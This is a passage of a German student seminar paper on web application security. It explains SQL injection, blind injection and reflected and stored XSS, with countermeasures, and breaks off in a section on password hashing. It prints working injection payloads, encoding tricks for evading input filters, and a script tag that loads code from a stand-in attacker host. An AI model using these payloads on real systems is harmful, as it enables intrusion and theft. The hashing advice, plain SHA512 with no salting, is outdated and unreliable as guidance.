Seminar IT-Sicherheit

Thema: Web-Sicherheit

von Konrad Daleske, inf9485, fragen@daleske.de

Fachhochschule Wedel

Bereich Medieninformatik

Feldstraße 143

22880 Wedel

Betreuender Dozent:

Prof. Dr. Gerd Beuster

Inhaltsverzeichnis

1. Einleitung

Dieser Aufsatz zum Thema IT-Sicherheit richtet sich an Informatik-Studenten, Entwickler und interessierte Menschen mit Vorwissen im Bereich der Informatik. Es sollte dem Leser bekannt sein, was ein Hash ist. Auch erste Erfahrungen in der Programmierung sollten vorhanden sein, um die hier als Beispiel aufgeführten Quellcode-Zeilen verstehen zu können.

In dieser Seminararbeit soll auf häufige Sicherheitslücken in Webanwendungen aufmerksam gemacht werden. Es soll in den einzelnen Kapiteln jeweils versucht werden, anhand von Beispielen die Lücken zu erläutern und damit mögliche Angriffsszenarien aufzuzeigen. Außerdem sollen Tipps gegeben werden, wie diese Probleme umgangen werden können.

Die meisten in diesem Dokument angegebenen Quellcodes wurden in C# und ASP.NET verfasst. Sollte dies nicht der Fall sein, wird dies im Text explizit mit angegeben.

Neben der Kenntnis häufig auftretender Lücken in Webanwendungen ist es für den Entwickler auch immer wichtig, selbst Erfahrungen zu sammeln. Hierbei für jeden Angriff ein eigene Anwendungen neu zu entwickeln ist jedoch zu aufwändig. Statt dessen bieten sich im Web verschiedene Seiten an. Diese Seiten sind gewollt unsicher programmiert um Webentwicklern als eine Art Spielwiese zu dienen.

http://crackme.cenzic.com

http://demo.testfire.net

http://testphp.vulnweb.com

Zusätzlich zu solchen Seiten wird im Rahmen des OWASP-Projektes (Open Web Application Security Project) eine unsichere, leicht zu installierende Webapplikation Namens 'WebGoat' angeboten. WebGoat kommt dabei mit einem eigenen Apache-Webserver und dient ebenfalls als eine Art Spielwiese. [OWASP WebGoat]

2. SQL-Injection

2.1 Problemstellung

[1] Bei einer SQL-Injection werden durch ungeprüfte Benutzereingaben die vom Programm intern verwendeten SQL-Statements manipuliert. SQL-Injections sind neben XSS-Lücken die häufigsten Sicherheitsschwachstellen in Webanwendungen. [Kübeck 2011], [Wichers 2012]

In einer unsicheren Anwendung ist es denkbar, dass der Anfragestring an die Datenbank zur Laufzeit generiert und mit Werten aus dem Frontend ergänzt wird, wie im folgenden Quellcode dargestellt ist.

```
String.Format("Select * From tblLogin Where UserName = '{0}' And UserPasswort =
'{1}'", userVonFrontend, pwVonFrontend)
```

Wenn nun diese Werte vom Nutzer direkt eingegeben werden können und ohne Prüfung in den Anfragestring übernommen werden, kann ein Angreifer direkt die Datenbankanfrage manipulieren.

Wenn der Angreifer nun also folgendes in die Login-Maske einträgt:

...resultiert daraus folgender Anfragestring:

```
Select * From tblLogin Where UserName = 'User' /*' And UserPasswort = '*/ --'
```

Wichtige Teile der Anfrage wurden also durch die Eingaben des Angreifers durch die SQL-Kommentare /* … */ und - - auskommentiert. In diesem Beispiel kann der böswillige Nutzer sich in die Anwendung selbst dann einloggen, wenn er nur den Benutzernamen eines bereits angemeldeten Nutzers kennt.

Durch die ungeprüfte Übernahme der im Frontend eingegeben Strings kann der Angreifer praktisch jedes beliebige SQL-Statement generieren. Mit Wissen über die Datenbankarchitektur der Anwendung und/oder Try&Error kann der Angreifer darüber hinaus auch (sofern die Datenbank die Rechte dafür einräumt) ganze Tabellen löschen, neue Benutzer für den Login anlegen, neue Tabellen erstellen und ähnliches. Folgende Beispiele sollen dabei nur einige Möglichkeiten aufzeigen:

---

1) Als weiterführende Literatur zu SQL-Injections kann hier [Heiderich et al. 2009] S. 525ff besonders empfohlen werden. Dort werden SQL-Injections sehr genau und mit vielen Spezialfällen erläutert. Außerdem werden sehr gute Beispiele gezeigt. Ebenfalls zu empfehlen ist [Kübeck 2011] S. 107ff. Weiterführende Erklärungen im Internet können in einem Wiki zusammengefasst bei [OWASP SQL Inj. Wiki] gefunden werden. Dort gibt es zudem viele weitere Artikel rund um das Thema.

Benutzername: User' OR 1=1 /*

Passwort: */ --

resultierender Anfragestring: `Select * From tblLogin Where UserName = 'User' OR 1=1 /*' And UserPasswort = '*/ --'"`

Mit dieser Anfrage kann sich der Nutzer auch dann in die Anwendung einloggen, wenn er weder einen registrierten Benutzer noch dessen Passwort kennt.

Benutzername: User'; INSERT INTO tblLogin (ID, UserName, UserPasswort) VALUES ('9a3a62b6-1f19-4631-ab98-3bb32849ff16', 'Hacker', 'aaa'); /*

Passwort: */ --

resultierender Anfragestring: `Select * From tblLogin Where UserName = 'User'; INSERT INTO tblLogin (ID, UserName, UserPasswort) VALUES ('9a3a62b6-1f19-4631-ab98-3bb32849ff16', 'Hacker', 'aaa'); /*' And UserPasswort = '*/ --'"`

Für dieses Beispiel ist bereits Wissen über die Datenbankstruktur der Anwendung nötig. Wenn der Angreifer dieses Wissen hat oder es durch eine Blind SQL-Injection herausbekommt, kann er wie hier gezeigt einen eigenen Benutzer für den Login erstellen. Die aufgeführte ID ist hierbei eine beliebige, selbst generierte Guid die in .Net per

```
Guid meineNeueGuid = Guid.NewGuid();
```

erzeugt werden kann.

Wie im Kapitel Cross-Site-Scripting noch einmal genauer ausgeführt wird, erweist sich die Filterung böswilliger Eingaben dabei als schwierig. Denn die Datenbankanfragen können auch in einer unerwarteten Kodierung vom Angreifer eingegeben werden. In diesem Fall könnte eine böswillige Eingabe vom Filter der Anwendung nicht erkannt werden, das Datenbankmanagementsystem jedoch überträgt diese Eingabe in eine andere Kodierung wodurch die SQL-Injection an einem Filter vorbei geschleust werden kann.

Denkbar sind neben den hier gezeigten SQL-Injections auch andere Arten von Injections wie die Parameterinjection. Hierbei ruft eine Webanwendung eine andere Anwendung per Kommandozeile auf und übergibt dieser Parameter. Wenn diese übergebenen Parameter direkt vom Benutzer beeinflusst werden können und nicht weiter geprüft werden, sind vielfältige Angriffsszenarien denkbar. So kann beispielsweise die Kommandozeilenaktion durch eine entsprechende Injection verändert werden bis hin zum Aufruf anderer Programme auf dem Server. Der Angreifer kann dadurch die Kontrolle über das gesamte System erlangen.

2.2 Blind SQL-Injection

In den Beispielen des vorherigen Kapitels wurden die Anfragen manipuliert um Zugang zu einem gesicherten Bereich der Webseite zu erlangen. Es kann jedoch auch das Ziel des Angreifers sein, Informationen über die im Hintergrund arbeitende Datenbank zu erlangen. Dies kann mit einem Blind SQL-Injection-Angriff erreicht werden. [Kübeck 2011] Hierbei versucht der Angreifer bestimmte SQL-Statements auszuführen und zu analysieren, ob es dabei einen Datenbankfehler gab. Es könnten beispielsweise verschiedene Datenbanktabellen angesprochen werden. Wenn eine solche Anfrage keinen Fehler liefert, existiert die Tabelle. So kann der Angreifer, sofern es eine SQL-Injection-Lücke gibt, nur

durch die Reaktion der Webseite auf die dahinterliegende Datenbankstruktur schließen.

Um einen Blind SQL-Angriff zu starten könnte in die Loginmaske aus dem letzten Kapitel folgendes eingegeben werden:

Benutzername: User' or 1=(select count(*) from tblSensibleDaten); /*

Passwort: */ —

resultierender Anfragestring: `Select * From tblLogin Where UserName = 'User' or 1=(select count(*) from tblSensibleDaten); /*' And UserPasswort = '*/ --'"`

Wenn diese Anfrage keinen Fehler liefert, existiert die Datenbanktabelle 'tblSensibleDaten'. Wenn die Reaktion der Webseite nicht darauf schließen lässt, ob es einen Datenbankfehler (bei einer nicht gefundenen Tabelle) oder einen regulären Fehler (z.B. Ablehung der Anfrage als solche durch Filtermechanismen auf der Webseite) gab, kann der Angreifer die Reaktionszeit der Webseite analysieren. Dies lässt sich bereits mit einfachen Browser-Plugins bewerkstellingen. Die Reaktionszeit kann dann als Fehler/nicht Fehler interpretiert werden, wodurch sich Blind SQL-Injections leicht automatisieren lassen.

2.3 Gegenmaßnahmen

Injections entstehen allgemein weil ein von der Anwendung generierter, ungeprüfter (Anfrage-)String vom Interpreter eines anderen Programms interpretiert wird. Im Falle der SQL-Injection ist dies das Datenbankmanagementsystem, welches die SQL-Anfrage zur Laufzeit interpretiert und außer dem String keine weiteren Informationen darüber hat, wie diese Anfrage korrekt zu interpretieren wäre. Im Falle von Kommandozeileninjections ist dies (je nach Art des Kommandozeilenaufrufs) das Betriebssystem und das aufgerufene Programm, welche die Anfrage interpretieren.

Eine geeignete Maßnahme, um Injections zu verhindern, ist demnach auf den Einsatz von Interpretern zu verzichten oder diese zu kapseln. Im C#-Umfeld könnte hier beispielsweise statt einem SqlDataAdapter LinqToSQL verwendet werden. Bei LinqToSQL werden automatisch SQL-Parameter in den Anfragen verwendet, wodurch alle Benutzereingaben in Parameterwerte umgewandelt werden [msdn]. Eine SQL-Injection ist somit nicht möglich (sofern keine entsprechende Sicherheitslücke in LinqToSQL gefunden wird). Da es jedoch nicht immer möglich ist, den Einsatz von Interpretern zu umgehen, können folgende Maßnahmen ergriffen werden:

1. Der vom Benutzer eingegebene Code kann gefiltert werden oder es kann versucht werden, kritische Zeichen zu maskieren. Generell ist es sinnvoll in Feldern nur die Werte zuzulassen, die für den konkreten Anwendungszweck notwendig sind. Positivlisten mit zugelassenen Zeichen sind hierbei Negativlisten mit verbotenen Zeichen vorzuziehen. Im Login-Beispiel könnten für den Benutzername lediglich Buchstaben und Zahlen zugelassen werden. Generell ist es ratsam, Wissen über die erwarteten Werte zur Validierung zu verwenden.

2. Aufsetzend auf dem Ansatz den Code zu filtern, kann hierfür auch eine Bibliothek herangezogen werden, die diese Aufgabe übernimmt. Hierfür empfiehlt sich die quelloffene OWASP-ESAPI (Open Web Application Security Project – Enterprise Security API). Für nähere Informationen und Downloads siehe [ESAPI], [ESAPI für .NET], [ESAPI für Java]. Diese Variante ist ganz besonders dann zu empfehlen, wenn sich über die möglichen Eingaben nur wenig andere Restriktionen angeben lassen. Dies kann beispielsweise bei Texteingabefeldern in Foren, Blogs oder ähnlichem der Fall sein.

3. Es sollte bei testgetriebener Entwicklung wenigstens einen Test geben, der eine SQL-Injection durchprobiert. Mit sqlmap [sqlmap] existiert hierzu ein Tool, mit dem SQL-Injection-Angriffe automatisiert gestartet werden können. Dieses Tool unterstützt verschiedene Server-Betriebssysteme und Datenbanksysteme.

Vor allem zu Punkt 1 müssen jedoch noch ein paar Dinge ergänzt werden. Erstens können Vor- und Zunamen von Personen, die sich im System anmelden, auch Sonderzeichen enthalten, wie beispielsweise bei einem Herrn „O'Brian“. Die Beschränkung, das Namen von Personen nur Buchstaben enthalten dürfen, ist also eine unzureichende Annahme. Eine weitere Schwierigkeit ist die Eingabe von Passwörtern. Diese dürfen und sollten sogar Sonderzeichen enthalten. Eine Filterung gegen eine Positivliste oder eine Negativliste ist hier also nicht sinnvoll. Um diese Schwierigkeit zu vermeiden, könnte man beispielsweise Passwörter sofort mit einem geeigneten Algorithmus hashen (es empfiehlt sich hier SHA512, näheres dazu jedoch im Kapitel Passwörter hashen). Mit dieser Maßnahme ist außerdem sichergestellt, dass das Passwort nicht in Klarschrift in der Datenbank abgelegt wird.

3. Cross-Site-Scripting

[2] Unter dem Namen Cross-Site-Scripting oder kurz **XSS** sind spezielle Angriffstechniken zusammengefasst, bei denen der Angreifer auf einer Webseite schadhaften Code eingibt, der dann direkt (per Link) oder indirekt (über den Webserver) zum Nutzer gesendet wird, in dessen Browser sich der Angriff manifestiert. Cross Side Scripting-Lücken sind die weit verbreitetsten Sicherheitslücken in Webanwendungen. [Wichers 2012] Meist wird für den Angriff JavaScript-Code verwendet, der vom Browser des Nutzers interpretiert wird und dort Informationen ausspähen und abgreifen soll.

Der vom Angreifer eingegebene Code wird oft als Payload bezeichnet. Ein Payload kann dabei gutartig, neutral oder bösartiger Code sein. [Heiderich et al. 2009]

Man unterscheidet beim Cross-Site-Scripting grob 2 Arten, die im Folgenden ausgeführt werden sollen: Reflected XSS-Angriffe und Stored XSS-Angriffe.

---

2) Für weitere Informationen zu XSS ist [Heiderich et al. 2009] S. 465ff besonders zu empfehlen. Dort wird XSS sehr ausführlich besprochen, inklusive vielen praxisnahen Beispielen. Ebenfalls zu empfehlen ist [Kübeck 2011] S. 123ff. Weiterführende Erklärungen im Internet können in einem Wiki zusammengefasst bei [OWASP XSS Wiki] gefunden werden. Dort gibt es zudem viele weitere Artikel rund um das Thema.

3.1 Reflected XSS-Angriffe




Abbildung 1: Reflected Cross Side Scripting

Bei einem reflektierten XSS-Angriff konstruiert der Angreifer einen manipulierten Link und versucht den Nutzer auf diesen Link klicken zu lassen. So könnte der Link durch einen Link-Verkürzungsdienst (wie beispielsweise bit.ly) verkürzt und damit unkenntlich gemacht werden. Der Angreifer könnte diesen Link dann per Spam-Mail dem Nutzer senden oder in einem sozialen Netzwerk verbreiten. Es ist lediglich erforderlich, dass der Nutzer auf genau diesen vom Angreifer konstruierten Link klickt. Dieser Link enthält bei einem reflektierten XSS-Angriff bereits den Payload.

3.1.a Beispiel für einen refletierten XSS-Angriff

In der Webanwendung in diesem Beispiel wird ein Bild auf einer Seite angezeigt. Dabei wird der Name des Bildes aus einem URL-Parameter „bild“ verwendet und ungeprüft in die Seite eingebettet. Der folgende ASP.NET Quellcode soll das verdeutlichen:

```
String bildurl = Request["bild"];
if (bildurl != null && bildurl != String.Empty) {
   hauptbild.Src = String.Format("bilder/{0}_g.jpg", bildurl); //Zuweisen der Bild-URL
}
else {
   hauptbild.Src = "bilder/bild01_g.jpg";
}
```

Es ist im Quellcode bereits fest vorgegeben, dass es sich um ein Bild im Unterordner „bilder“ handeln muss und das der Dateiname des Bildes mit dem Suffix „_g.jpg“ endet. Bei einem nicht manipulierten URL-Aufruf könnte dabei folgendes als HTML an den Nutzer gesendet werden:

```
URL:
http://www.irgendeineadresse.de/Bilder.aspx?bild=bild01
```

resultierendes HTML:

[...][...]

Die Vorgabe, dass der Bildpfad bereits fest vorgegeben ist und mit einem Suffix ergänzt wird, darf jedoch nicht dazu verleiten zu glauben, dass hier kein fremder Code eingeschleust werden kann. Denn der URL-Parameter „bild" wird ungeprüft an den Nutzer „reflektiert" und diese Lücke kann von einem Angreifer ausgenutzt werden. Es könnte beispielsweise ein JavaScript-Payload platziert werden, indem der Angreifer den src-Tag auf ein nicht existierendes Bild zeigen lässt und gleichzeitig ein beliebiges JavaScript in einem „onError"-Ereignis angibt. Dieses Ereignis wird ausgelöst, wenn ein Fehler aufgetreten ist, was bei einem nicht existierenden Bildlink immer der Fall ist.

Daher hier ein Beispiel für einen manipulierten Link:

URL:

http://www.irgendeineadresse.de/Bilder.aspx?bild=" onError="javascript:alert('beliebiger JS Code');" src="http://a.de/b

resultierendes HTML:

[...][...]

Der zweite src-Tag wurde hierbei gesetzt um das Suffix „_g.jpg" und die schließenden Anführungszeichen aufzufangen. Auf diesen manipulierten Link kann nun ein unbedarfter Nutzer klicken und der dort hinterlegte Code wird durch die Sicherheitslücke in der Webseite zum Nutzer zurück reflektiert.

Bei einem Test des oben genannten Beispiels hat nur der Opera-Browser diesen Payload ungefiltert an den Webserver gesendet. Alle anderen Browser haben die URL nicht in dieser Form versendet und den Angriff damit unschädlich gemacht. Um einen reflektierten XSS-Angriff auszuführen, muss es also nicht nur eine Lücke in der Webanwendung sondern auch im Browser des Nutzers geben.

Abbildung 2: Meldung des Internet Explorers bei einem Aufruf der oben gezeigten URL
Der Internet Explorer blockiert zumindest einen Teil der XSS-Angriffe.

Ziel des Angreifers ist es freilich nicht, dem Opfer ein kleines Popup mit der Meldung „beliebiger JSCode" zu präsentieren. Dies soll hier nur stellvertretend für eine große Bandbreite an Möglichkeiten stehen. Für gewöhnlich wird der Angreifer versuchen, dass der Browser des Nutzers beginnt, fremde Script-Dateien nachzuladen. Diese können dann auch, im Gegensatz zur URL selbst, beliebig viel Code enthalten. [Heiderich et al. 2009]

<script src="http://hackerseite.com/jsCodeZumNachladen.js"></script>

3.2 Stored XSS-Angriff




Abbildung 3: Stored Cross Side Scripting

Bei einem stored XSS-Angriff nutzt der Angreifer eine Sicherheitslücke, um den Payload in einem Eingabefeld der Webseite einzugeben. Dieser wird dann auf dem Server gespeichert, für gewöhnlich in einer Datenbank. Das ist vor allem bei Textfeldern in Blogs, Foren oder Gästebüchern der Fall. Wenn ein Nutzer darauf hin die Webseite aufruft, wird der Payload aus der Datenbank gelesen und an den Client gesendet.

Insbesondere wenn der Webseitenbetreiber standardisierte Foren-/Blogsoftware verwendet, können Angreifer bei bekannten Sicherheitslücken in dieser Software viele Webseiten auf einmal infizieren um beispielsweise an Logindaten zu gelangen. Im Gegensatz zu einem reflektierten XSS-Angriff wird der Payload hier nicht nur dem Nutzer angezeigt, der auf einen manipulierten Link klickt sondern allen Benutzern der Webseite, die nach Einschleusung des Codes die Webseite aufrufen. Dabei ist es unerheblich, ob die Kommunikation vom Nutzer zum Server per SSL verschlüsselt wurde. Die Verschlüsselung der Verbindung gaukelt dem Nutzer dabei eine nicht vorhandene Sicherheit vor. Vom Angreifer auf dem Server platzierter Schadcode wird dabei als normaler Bestandteil des HTML an den Nutzer gesendet wodurch es gar nicht nötig ist, die verschlüsselte Verbindung aufzubrechen. [Kübeck 2011]

Diese Art von Angriff ist somit noch gefährlicher, insbesondere auch, weil der Browser des Nutzers keine Chance hat den Angriff zu erkennen. Es ist nicht möglich durch eine Filterung der URL diesem Angriff aus dem Weg zu gehen.

Bei Foren und Blogs kommt dazu noch die Schwierigkeit, dass in den dortigen Textfeldern eine sehr große Anzahl an Zeichen und Sonderzeichen zugelassen werden muss. Dies erschwert eine Filterung der Benutzereingaben erheblich.

Der Webentwickler könnte nun auf die Idee kommen, für sämtliche vom Nutzer eingegebenen Texte bei der Ausgabe im HTML besondere Bereiche zu definieren, in denen der Browser des Nutzers grundsätzlich nichts interpretieren soll, beispielsweise durch die Verwendung des textarea-Tags. Diese Maßnahme kann jedoch leicht umgangen werden. Denn wenn der Angreifer Einfluss auf die HTML-

Ausgabe hat, kann er beliebig den aktuellen Kontext verlassen und im DOM-Baum nach oben springen. Den textarea-Kontext könnte der Angreifer so durch die einfache Angabe des schließenden Tags verlassen und weiterhin beliebigen Code in der Seite platzieren.

In ASP.Net gibt es bereits eine automatisch aktivierte Prüfung sämtlicher Eingabefelder. Stored-XSS-Angriffe werden damit erschwert. Der Entwickler sollte sich darauf jedoch nicht verlassen und eigene Prüfungen der Textfelder implementieren.

3.3 Maskierung von XSS-Angriffen

Die Prüfung und Validierung von Benutzereingaben ist eine gute Abwehr, nicht nur gegen SQL-Injections sondern auch gegen XSS-Angriffe. Jedoch kann der Angreifer seine Eingaben maskieren um eine Eingabeprüfung zu umgehen. Speziell JavaScript-Code ist schwierig zu filtern.

Im Browser läuft der HTML-Parser vor dem JavaScript-Parser. Dies ist eine gute Möglichkeit zur Maskierung von Eingaben.




Abbildung 4: Maskierung von Angriffen

Der Angreifer kann demnach in einem Textfeld der Anwendung, das unzureichend geprüft wird, seinen Code auch als HTML-Entities kodiert angeben, wie dies in der oberen Grafik gezeigt ist. Im Browser des Anwenders werden dann die Entities in die entsprechenden Zeichen zurück gewandelt und es kann so JavaScript-Code eingeschleust werden.

Die folgenden Beispiele sollen das verdeutlichen. Zunächst ein beliebiger JS-Code:

```
javascript:alert('beliebiger JS Code');
```

Codiert als HTML-Entities:

```
&#x6A;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3A;&#x61;&#x6C
;&#x65;&#x72;&#x74;&#x28;&#x27;&#x62;&#x65;&#x6C;&#x69;&#x65;&#x62;&#x69;&#x67
;&#x65;&#x72;&#x20;&#x4A;&#x53;&#x20;&#x43;&#x6F;&#x64;&#x65;&#x27;&#x29;&#x3
B;
```

Im Kapitel Reflected XSS-Angriffe wurde ein Beispiel mit einem ungeprüften URL-Parameter gegeben.

Der URL-Parameter kann ebenfalls verschleiert werden, indem der Code in Hexadezimaler Codierung angegeben wird:

```
http://www.irgendeineadresse.de/Bilder.aspx?bild=%22%20%6F%6E%45%72%72%6F%72%3D
%22%6A%61%76%61%73%63%72%69%70%74%3A%61%6C
%65%72%74%28%27%62%65%6C%69%65%62%69%67%65%72%20%4A%53%20%43%6F
%64%65%27%29%3B%22%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F
%61%2E%64%65%2F%62
```

Ähnlich wie JavaScript-Code verschleiert werden kann, können auch IP-Adressen durch eine unerwartete Codierung von einer Prüfung der Nutzereingaben unerkannt bleiben. Folgendes Beispiel soll dabei nur einige Möglichkeiten zeigen, wie IP-Adressen verschleiert werden können:

	http://193.99.144.85 (www.heise.de)
(Hexadezimal)	0xc1.0x63.0x90.0x55
(Oktal)	0301.0143.0220.0125
(DWord)	3244527701

Alle getesteten Browser haben diese codierten IP-Adressen akzeptiert. Eine derartige Verschleierung der IP-Adressen ist bei einem XSS-Angriff notwendig um an Filtern vorbei externe JavaScript-Dateien nachladen zu können.

Es ist generell dringend davon abzuraten, dem Nutzer der Webseite zu erlauben, selbst HTML-Tags eingeben zu dürfen. Sollte dies jedoch dennoch unbedingt notwendig sein, müssen spezielle Security-Bibliotheken verwendet werden. Der Webentwickler kann nicht mit vertretbarem Aufwand Filterfunktionen schreiben, die in vom Nutzer eingegebenem HTML versuchen, einen XSS-Angriff zu identifizieren. Derartige Angriffe können sehr effektiv versteckt werden: [Heiderich et al. 2009]

```
<object data=data:text/html;charset=utf-8,%3cscript%3ealert('xss');%3c/script%3e>
```

Dieses HTML-Tag triggert ein JavaScript. HTML bietet über 90 verschiedene Tags, die von allen Browsern unterschiedlich interpretiert werden können. Um dann erkennen zu wollen, ob ein gegebener HTML-Code einen Payload enthält, wären neben der absolut exakten Kenntnis über alle(!) HTML-Tags auch das Wissen über deren Verarbeitung in allen gängigen Browsern erforderlich. Der Einsatz von Security-Bibliotheken ist daher unumgänglich.

Ein Beispiel für eine solche Security-Bibliothek für php ist der HTML Purifier, der auf dessen Homepage ausgiebig getestet werden kann. [HTML Purifier]

3.4 Gegenmaßnahmen gegen XSS

Cross-Side-Skripting-Lücken in einer Anwendung sind sehr schwer zu erkennen, da es sehr viele Möglichkeiten der Codierung von Eingaben gibt. Jedoch können auch hier einige Maßnahmen ergriffen werden, um XSS-Lücken vorzubeugen:

- Es müssen alle Entwickler, die an einer Webanwendung entwickeln, geschult werden. XSS-Lücken sind sehr häufig auf Nachlässigkeit und unachtsame Programmierung zurückzuführen. Die Entwickler müssen darüber aufgeklärt werden, dass Angriffe durch verschiedene Kodierungen schwerer zu erkennen sind.

- Es sollte zu jedem Eingabefeld auf der Webseite einen automatisierten Test geben, der zumindest einen einfachen XSS-Angriff simuliert. Ein gängiges Werkzeug für diese automatisierten Überprüfungen von Web-Frontends ist [Selenium].

- Wie auch zur Verhinderung von SQL-Injections sollten Textfelder möglichst kontextabhängig gefiltert werden. Es sollten nur genau die Eingabewerte akzeptiert werden, die in diesem Kontext zugelassen sind. Sollte es sich um Freitextfelder handeln, die nur schwer gefiltert werden können, empfiehlt sich dringend der Einsatz von Security-Bibliotheken.

- Clientseitige Eingabeprüfungsmechanismen wie die Begrenzung der Eingabezeichen bei Textfeldern oder per JavaScript implementierte Validierungen sind als wirkungslos zu betrachten. Diese Art der Eingabeprüfung ist dazu geeignet, dem Nutzer ein sofortiges Feedback über seine Eingaben zu ermöglichen. Sämtliche Eingaben müssen jedoch serverseitig erneut durchgeführt werden. Der Angreifer kann mit einem selbst erstellten Request leicht clientseitige Validierungen umgehen. [Heiderich et al. 2009]

4. Passwörter hashen

Trotz aller Sicherheitsvorkehrungen, die in einer Webanwendung vorgenommen werden, kann es passieren, dass ein Angreifer Zugriff auf die Datenbank erlangt und Benutzerdaten wie z.B. Passwörter auslesen kann. Es ist daher ratsam, Benutzerdaten in verschlüsselter Form abzulegen. In diesem Kapitel soll es konkret um das sichere Abspeichern von Benutzerpasswörter gehen, da dies besonders sensible Daten sind. Viele Anwender verwenden auf verschiedenen Plattformen im Internet die gleichen Zugangsdaten. Wenn nun ein Angreifer auf einer dieser Plattformen Zugriff auf die unverschlüsselten Logindaten der Benutzer erhält, kann er versuchen sich damit auf anderen Plattformen anzumelden.

Die gängige Lösung für dieses Problem ist es, die Passwörter vor dem Abspeichern zu hashen. Hierfür gibt es verschiedene Hash-Algorithmen. MD5 ist ein alter Hash-Algorithmus, für den es bereits große, vorberechnete Rainbow Tables gibt (mehr dazu im Kapitel Rainbow Table). SHA1 ist etwas neuer und SHA512 der aktuell 'sicherste' Hash-Algorithmus. „Sicher“ heißt in diesem Fall, dass dieser Hash-Algorithmus gegenüber MD5 zu weniger Kollisionen führt. Eine Kollision liegt vor, wenn zwei unterschiedliche Eingabe(texte) den gleichen Hashwert erzeugen. Diese Kollisionen kommen bei den 512 Bit langen Hashwerten des SHA512 deutlich seltener vor als bei den 128 Bit langen Hashwerten des MD5.

4.1 Brute Force – Angriffe und komplette Hashtabellen

Bei einem Brute Force-Angriff werden für alle möglichen Passwörter die Hashwerte gebildet und jeweils mit dem zu knackenden Hashwert verglichen. Wenn die beiden Hashwerte übereinstimmen, wurde das ursprüngliche Passwort gefunden. Als Größenordnung können dabei heute etwa 100.000 Hashwerte pro Sekunde berechnet und verglichen werden.

Die meisten Passwörter enthalten jedoch nur eine sehr eingeschränkte Anzahl an Zeichen. Nur um in den folgenden Beispielen die Größenordnungen zu demonstrieren sollen hier 83 verschiedene mögliche Zeichen im Passwort angenommen werden (26 Großbuchstaben + 26 Kleinbuchstaben + 6 Zeichen für deutsche Umlaute in Groß- und Kleinschreibung + 10 Zahlen und 15 Sonderzeichen). Bei einer Passwortlänge von 6 Zeichen sind dies 326 Milliarden mögliche Kombinationen, die in ca. 54 Minuten alle komplett durchprobiert werden können. Bei 8 Zeichen sind dies bereits 2,2 Billiarden mögliche Kombinationen, die in ca. 260 Tagen durchprobiert werden können. Bei einem Passwort mit 10 Stellen bräuchte man nach dieser Rechnung bereits 5000 Jahre um alle Kombinationen durchzuprobieren. Daraus sollte deutlich werden, dass Passwörter bis 6 Zeichen immer unsicher sind, egal welcher Hash-Algorithmus verwendet wird. Mit einer Zunahme der Passwortlänge steigt jedoch der Wertebereich der möglichen Passwörter stark an.

Da bei einem reinen Brute Force-Angriff für jedes zu knackende Passwort dieser Aufwand getrieben werden muss, liegt es nahe, die errechneten Hashwerte in einer Datenbank zu speichern um später neue Hashwerte leichter knacken zu können. Der Speicherbedarf einer solchen Tabelle wächst jedoch viel zu schnell an um sie in der Praxis verwenden zu können. Bei einem 128Bit langen Hash wie ihn der MD5-Algorithmus produziert, würde die Datenbank bereits mindestens 5 Terabyte belegen, bei SHA512 als verwendeten Algorithmus bereits mindestens 20 Terabyte. Daher wurden effizientere Methoden entwickelt wie die Rainbow Table.

4.2 Rainbow Table

[3]Eine Rainbow-Table ist im Grunde ein hoch effizient gespeicherter, vorberechneter Brute Force-Angriff.

